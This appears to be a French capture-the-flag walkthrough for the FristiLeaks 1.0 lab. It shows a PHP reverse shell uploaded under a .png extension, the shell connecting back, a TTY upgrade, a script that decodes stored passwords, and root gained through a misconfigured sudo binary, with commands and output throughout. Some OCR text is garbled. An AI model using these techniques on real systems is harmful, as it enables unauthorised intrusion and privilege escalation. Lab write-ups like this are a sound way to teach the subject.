

En cliquant sur le lien upload file nous avons obtenu la page ci-dessous:

Ensuite nous avons uploader le code `php-reverse-shell.php` au niveau du formulaire. Et nous avons obtenu le résultat ci-dessus:





Nous avons changé l'extension du fichier en "png".

- `mv php-reverse-shell.php php-reverse-shell.png`



Nous avons ensuite renommé à nouveau le fichier en `mv php-reverse-shell.php php-reverse-shell.png`.



Etape5: Escalation de privilèges

Nous avons accès au shell. Et nous avons constaté que le fichier `/etc/passwd` est accessible en écriture uniquement en mot root.

```
sh-4.1$ ls -la /etc/passwd
ls -la /etc/passwd
-rw-r--r-- 1 root root 1165 Nov 25 2015 /etc/passwd
sh-4.1$
```

Nous avons listé le contenu du répertoire /home: `ls /home`
et nous avons obtenu trois utilisateurs: `admin,eezeepz,fristigod`.

- `ls /home/admin`

```
sh-4.1$ ls /home/admin
ls /home/admin
cat
chmod
cronjob.py
cryptedpass.txt
cryptpass.py
df
echo
egrep
grep
ps
whoisyourgodnow.txt
```

- `cat /home/admin/cryptpass.py`

```
sh-4.1$ cat /home/admin/cryptpass.py
cat /home/admin/cryptpass.py
#Enhanced with thanks to Dinesh Singh Sikawar @LinkedIn
import base64,codecs,sys

def encodeString(str):
    base64string= base64.b64encode(str)
    return codecs.encode(base64string[ :-1], 'rot13')

cryptoResult=encodeString(sys.argv[1])
print cryptoResult
sh-4.1$
```

- `cat /home/admin/cryptedpass.txt`


```
sh-4.1$ cat /home/admin/cryptedpass.txt
cat /home/admin/cryptedpass.txt
mVGZ303omkJLmy2pcuTq
sh-4.1$
```

- `cat /home/admin/whoisyourgodnow.txt`

```
sh-4.1$ cat /home/admin/whoisyourgodnow.txt
cat /home/admin/whoisyourgodnow.txt
=RFn0AKn\MHMPizpyuTI0ITG
sh-4.1$
```

Nous avons copié et modifier le fichier cryptpass.py dans un autre fichier que nous avons nommé decryptpass.py afin de décoder les contenus des fichier cryptedpass.txt et whoisyourgodnow.txt .

```
def decodeString(str):
    base64string = codecs.decode(str[::-1], 'rot13')
    return base64.b64decode(base64string)
cryptoResult=decodeString(sys.argv[1])
print (cryptoResult)
```




```
GNU nano 6.3 decryptpass.py
import base64,codecs,sys

def encodeString(str):
    base64string= base64.b64encode(str)
    return codecs.encode(base64string[::-1], 'rot13')

def decodeString(str):
    base64string = codecs.decode(str[::-1], 'rot13')
    return base64.b64decode(base64string)
cryptoResult=decodeString(sys.argv[1])
print (cryptoResult)
```

Nous avons ensuite lancé le script decryptpass.py

- `python3 decryptpass.py mVGZ3O3omkJLmy2pcuTq`
- `python3 decryptpass.py =RFn0AKnlMHMPizpyuTI0ITG`



```
(mass@kali) [~/Téléchargements/php-reverse-shell-1.0]
└─$ python3 decryptpass.py mVGZ3O3omkJLmy2pcuTq
b'thisisalsopw123'

(mass@kali) [~/Téléchargements/php-reverse-shell-1.0]
└─$ python3 decryptpass.py =RFn0AKnlMHMPizpyuTI0ITG
b'LetThereBeFristi!'
```

- `ls /home/eezeepz`

```
sh-4.1$ ls /home/eezeepz
ls /home/eezeepz
MAKEDEV
tbaq
cciss_id
fdisk
chcpu
chgrp
chkconfig
chmod
chown
clock
consoletype
cpio
cryptsetup
ctrlaltdel
cut
halt
hostname
hwclock
kbd_mode
kill
killall5
kpartx
nameif
nano
netreport
netstat
new-kernel-pkg
nice
nisdomainname
nologin
notes.txt
tar
taskset
tc
telinit
touch
```

- `cat /home/eezeepz/notes.txt`

```
sh-4.1$ cat /home/eezeepz/notes.txt
cat /home/eezeepz/notes.txt
Yo EZ,

I made it possible for you to do some automated checks,
but I did only allow you access to /usr/bin/* system binaries. I did
however copy a few extra often needed commands to my
homedir: chmod, df, cat, echo, ps, grep, egrep so you can use those
from /home/admin/

Don't forget to specify the full path for each binary!

Just put a file called "runthis" in /tmp/, each line one command. The
output goes to the file "cronresult" in /tmp/. It should
run every minute with my account privileges.

- Jerry
sh-4.1$
```

Nous avons utilisé /home/admin/chmod pour créer ce fichier runthis qui modifiera l'autorisation de /home/admin et le stockera dans /tmp.

- `cd /tmp`
- `ls -la`

- `ls /tmp`

```
sh-4.1$ ls /tmp
ls /tmp
cronresult
runthis
sh-4.1$ ls /tmp/cronresult
```

Le répertoire tmp contient deux répertoires: cronresult et runthis.

- `ls /home/fristigod`

```
sh-4.1$ ls /home
ls /home
admin
eezeepz
fristigod
sh-4.1$ ls /home/fristigod
ls /home/fristigod
ls: cannot open directory /home/fristigod: Permission denied
sh-4.1$
```

Le répertoire fristigod est accessible uniquement au root.

- `su fristigod`, ceci nous renvoie l'erreur ci-dessous:

```
USER      TTY      FROM          LOGIN@      IDLE        JCPU        PCPU        WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.1$ su fristigod
su fristigod
standard in must be a tty
```

Pour résoudre l'erreur, nous avons lancé les commandes suivantes:

<https://book.hacktricks.xyz/generic-methodologies-and-resources/shells/full-ttys>

- `python -c 'import pty; pty.spawn("/bin/bash")'`
- `export SHELL=/bin/bash; export TERM=screen; stty rows 38 columns 116; reset;`

```
connect to [192.168.1.10] from (unknown) [192.168.1.10] 53001
Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
19:05:25 up 4:18, 0 users, load average: 0.15, 0.03, 0.01
USER      TTY      FROM          LOGIN@      IDLE        JCPU        PCPU        WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.1$ su fristigod
su fristigod
standard in must be a tty
sh-4.1$ python -c 'import pty; pty.spawn("/bin/bash")'
python -c 'import pty; pty.spawn("/bin/bash")'
bash-4.1$ export SHELL=/bin/bash; export TERM=screen; stty rows 38 columns 116; reset;
reset; SHELL=/bin/bash; export TERM=screen; stty rows 38 columns 116;
```

- `su fristigod`
- `su fristigod`
- `su fristigod`
- `id`
- `sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom /bin/bash`
- `cd /root`
- `ls -la`
- `cat fristileaks_secrets.txt`

```

mass@kali: ~/Téléchargements/php-reverse-shell-1.0
Fichier Actions Éditer Vue Aide
Shell No.1 x mass@kali: ~/Téléchargements/php-reverse-shell-1.0 x mass@kali: ~/Téléchargements/php-reverse-shell-1.0 x
uid=48(apache) gid=48(apache) groups=48(apache)
bash-4.1$ whoami
whoami
apache
bash-4.1$ su fristigod
su fristigod
Password: LetThereBeFristi!
bash-4.1$ whoami
whoami
fristigod
bash-4.1$ sudo -l
sudo -l
[sudo] password for fristigod: LetThereBeFristi!
Matching Defaults entries for fristigod on this host:
requiretty, lvisibletty, always_set_home, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR
LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE
LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER
LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
secure_path="/sbin:/bin:/usr/sbin:/usr/bin"
User fristigod may run the following commands on this host:
(fristi : ALL) /var/fristigod/.secret_admin_stuff/doCom
bash-4.1$ whoami
whoami
fristigod
bash-4.1$ id
id
uid=502(fristigod) gid=502(fristigod) groups=502(fristigod)
bash-4.1$ sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom /bin/bash
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom /bin/bash
bash-4.1# cd /root
cd /root
bash-4.1# ls -la
ls -la
total 48
dr-xr-x---. 3 root root 4096 Nov 25 2015 .
dr-xr-xr-x. 22 root root 4096 Nov 7 14:47 ..

```

```

-rw-r--r--. 1 root root 1936 Nov 25 2015 .bash_history
-rw-r--r--. 1 root root 18 May 20 2009 .bash_logout
-rw-r--r--. 1 root root 176 May 20 2009 .bash_profile
-rw-r--r--. 1 root root 176 Sep 22 2004 .bashrc
drwxr-xr-x. 3 root root 4096 Nov 25 2015 .c
-rw-r--r--. 1 root root 100 Sep 22 2004 .cshrc
-rw-r--r--. 1 root root 1291 Nov 17 2015 .mysql_history
-rw-r--r--. 1 root root 129 Dec 3 2004 .tcshrc
-rw-r--r--. 1 root root 829 Nov 17 2015 .viminfo
-rw-r--r--. 1 root root 246 Nov 17 2015 fristileaks_secrets.txt
bash-4.1# cat fristileaks_secrets.txt
cat fristileaks_secrets.txt
Congratulations on beating FristiLeaks 1.0 by Ar0xA [https://tldr.nu]

I wonder if you beat it in the maximum 4 hours it's supposed to take!

Shoutout to people of #fristileaks (twitter) and #vulnhub (FreeNode)

Flag: Y0u_kn0w_y0u_l0ve_frist1

bash-4.1# ^C

```